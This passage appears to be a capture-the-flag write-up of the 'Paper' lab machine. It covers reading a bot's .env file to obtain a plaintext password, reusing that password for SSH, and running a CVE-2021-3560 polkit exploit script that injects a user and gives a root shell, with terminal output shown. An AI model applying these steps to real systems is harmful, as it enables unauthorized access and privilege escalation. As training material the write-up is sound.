
1.8.4 Shell script

```
total 56
drwx----- 12 dwight dwight 4096 Feb 16 06:53 .
drwxr-xr-x. 3 root root 20 Feb 16 06:50 ..
lrwxrwxrwx 1 dwight dwight 9 Jul 3 2021 .bash_history -> /dev/null
-rw-r--r-- 1 dwight dwight 18 May 10 2019 .bash_logout
-rw-r--r-- 1 dwight dwight 141 May 10 2019 .bash_profile
-rw-r--r-- 1 dwight dwight 358 Jul 3 2021 .bashrc
-rwxr-xr-x 1 dwight dwight 1174 Sep 16 06:58 bot_restart.sh
drwx----- 2 dwight dwight 6 Feb 16 06:47 .cache
drwx----- 5 dwight dwight 56 Jul 3 2021 .config
-rw----- 1 dwight dwight 16 Jul 3 2021 .esd_auth
drwx----- 2 dwight dwight 44 Feb 16 07:40 .gnupg
drwx----- 8 dwight dwight 4096 Sep 16 07:57 hubot
-rw-rw-r-- 1 dwight dwight 18 Sep 16 07:24 .hubot_history
drwx----- 3 dwight dwight 19 Jul 3 2021 .local
drwxr-xr-x 4 dwight dwight 39 Jul 3 2021 .mozilla
-rw-rw-r-- 1 dwight dwight 2434 Feb 16 06:44 new.py
drwxrwxr-x 5 dwight dwight 83 Jul 3 2021 .npm
-rwxrwxr-x 1 dwight dwight 2528 Feb 16 06:40 pk.py
-rw----- 1 dwight dwight 7 Feb 16 06:25 .python_history
drwxr-xr-x 4 dwight dwight 32 Jul 3 2021 sales
drwx----- 2 dwight dwight 6 Sep 16 08:56 .ssh
-r----- 1 dwight dwight 33 Feb 16 05:51 user.txt
drwxr-xr-x 2 dwight dwight 24 Sep 16 07:09 .vim
-rw----- 1 dwight dwight 4330 Feb 16 06:53 .viminfo
```

After tested around the directory listing feature, discover the full directory of Dwight user.

We can see that the user flag file and a specific shell script of 'bot_restart.sh'.


1.8.4.1 Bot restart script



```
16 sleep 20s
17 alive=$(/usr/sbin/ss -tulnp|grep 8000);
18 if [[ -n $alive ]]; then
19 err=$(grep -i 'unhandled-rejections=strict' /home/dwight/hubot/.hubot.log)
20 if [[ -n $err ]]; then
21 # Restarts bot
22 echo "[-] Bot not running! date";
23 #Killing the old process
24 pid=$(ps aux|grep -i 'hubot -a rocketchat'|grep -v grep|cut -d " " -f6);
25 kill -9 $pid;
26 cd /home/dwight/hubot;
27 # Cleaning hubot's log so that it won't grow too large.
28 echo "" > /home/dwight/hubot/.hubot.log
29 bash /home/dwight/hubot/start_bot.sh&
30 else
31
32
33 echo "[+] Bot running succesfully! date";
34 fi
35
36 else
37 # Restarts bot
38 echo "[-] Bot not running! date";
39 #Killing the old process
40 pid=$(ps aux|grep -i 'hubot -a rocketchat'|grep -v grep|cut -d " " -f6);
41 kill -9 $pid;
42 cd /home/dwight/hubot;
```

Based on the script, noticed that there is another shell script with ‘/hubot/start_bot.sh’ and ‘/hubot/.hubot.log’ file.

1.8.4.2 Start bot script



```
1 #!/bin/bash
2 cd /home/dwight/hubot
3 source /home/dwight/hubot/.env
4 /home/dwight/hubot/bin/hubot
5 #cd -
```

The script will load specific ‘.env’ file from the hubot directory.

1.9 Environment config file

```
recyclops [Bot] 5:58 PM
<!====Contents of file ../hubot/.env====>
export ROCKETCHAT_URL='http://127.0.0.1:48320'
export ROCKETCHAT_USER=recyclops
export ROCKETCHAT_PASSWORD=Queenofblad3s!23
export ROCKETCHAT_USESSL=false
export RESPOND_TO_DM=true
export RESPOND_TO_EDITED=true
export PORT=8000
export BIND_ADDRESS=127.0.0.1
<!====End of file ../hubot/.env====>
```

Discover a set of credentials for bot user.

2.0 USER SHELL

2.1 SSH login

```
Last login: Wed Feb 16 02:49:08 2022 from 10.10.14.14
[dwight@paper ~]$ id
uid=1004(dwight) gid=1004(dwight) groups=1004(dwight)
[dwight@paper ~]$ whoami
dwight
[dwight@paper ~]$
```

mouse pointer inside or press Ctrl+G

Test the credentials with 'dwight:Queenofblad3s!23' as SSH connection. Now successfully logged as the user.

2.2 LinPeas enumeration

2.2.1 Console users

```
dwight:x:1004:1004::/home/dwight:/bin/bash
[dwight@paper ~]$ cat /etc/passwd | grep sh$
root:x:0:0:root:/root:/bin/bash
rocketchat:x:1001:1001::/home/rocketchat:/bin/bash
dwight:x:1004:1004::/home/dwight:/bin/bash
[dwight@paper ~]$
```

Discover console available user on the machine.

2.2.2 CVE-2021-3560

```
Caching directories DONE
```

System Information
Operative system https://book.hacktricks.xyz/linux-unix/privilege-escalation#kernel-exploits Linux version 4.18.0-348.7.1.el8_5.x86_64 (mockbuild@kbuilder.bsys.centos.org) (gcc version 8.5.0 2 lsb_release Not Found
Sudo version https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-version Sudo version 1.8.29 Vulnerable to CVE-2021-3560

Discover the machine is vulnerable to CVE-2021-3560.

2.2.3 Execute CVE-2021-3560

```
[dwight@paper soda_test]$ ls -lah
total 12K
drwxrwxr-x 2 dwight dwight  21 Feb 16 05:33 .
drwxrwxr-x 5 dwight dwight 116 Feb 16 05:33 ..
-rwxrwxr-x 1 dwight dwight 9.5K Feb 16 05:32 soda.sh
[dwight@paper soda_test]$ ./soda.sh -u=soda -p=soda -f=y -t=0.010

[!] Username set as : soda
[!] Timing set to : 0.010
[!] Force flag '-f=y' specified.
[!] Vulnerability checking is DISABLED!
[!] Starting exploit...
[!] Inserting Username soda...
Error org.freedesktop.Accounts.Error.PermissionDenied: Authentication is required
[+] Inserted Username soda with UID 1005!
[!] Inserting password hash...
[!] It looks like the password insertion was succesful!
[!] Try to login as the injected user using su - soda
[!] When prompted for password, enter your password
[!] If the username is inserted, but the login fails; try running the exploit again.
[!] If the login was succesful, simply enter 'sudo bash' and drop into a root shell!
[dwight@paper soda_test]$ su -soda
Password:
su: Authentication failure
```

Get the [exploit](#) from the github page and transfer the script to victim machine and execute it. As the script told, if username is inserted, but login failed. We need to re-execute the script again.

3.0 ROOT SHELL

3.1 CVE-2021-3560 Second time

```
[!] Inserting username soda...
Error org.freedesktop.Accounts.Error.PermissionDenied: Authentication is required
[+] Inserted Username soda with UID 1005!
[!] Inserting password hash...
[!] It looks like the password insertion was succesful!
[!] Try to login as the injected user using su - soda
[!] When prompted for password, enter your password
[!] If the username is inserted, but the login fails; try running the exploit again.
[!] If the login was succesful, simply enter 'sudo bash' and drop into a root shell!
[dwight@paper soda_test]$ su - soda
Password:
[soda@paper ~]$ sudo bash

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for soda:
[root@paper soda]# id
uid=0(root) gid=0(root) groups=0(root)
[root@paper soda]# cd /root
[root@paper ~]# ls
anaconda-ks.cfg  initial-setup-ks.cfg  root.txt
```

After re-execute the script and follow the script's guide again. Next, we are ROOT now.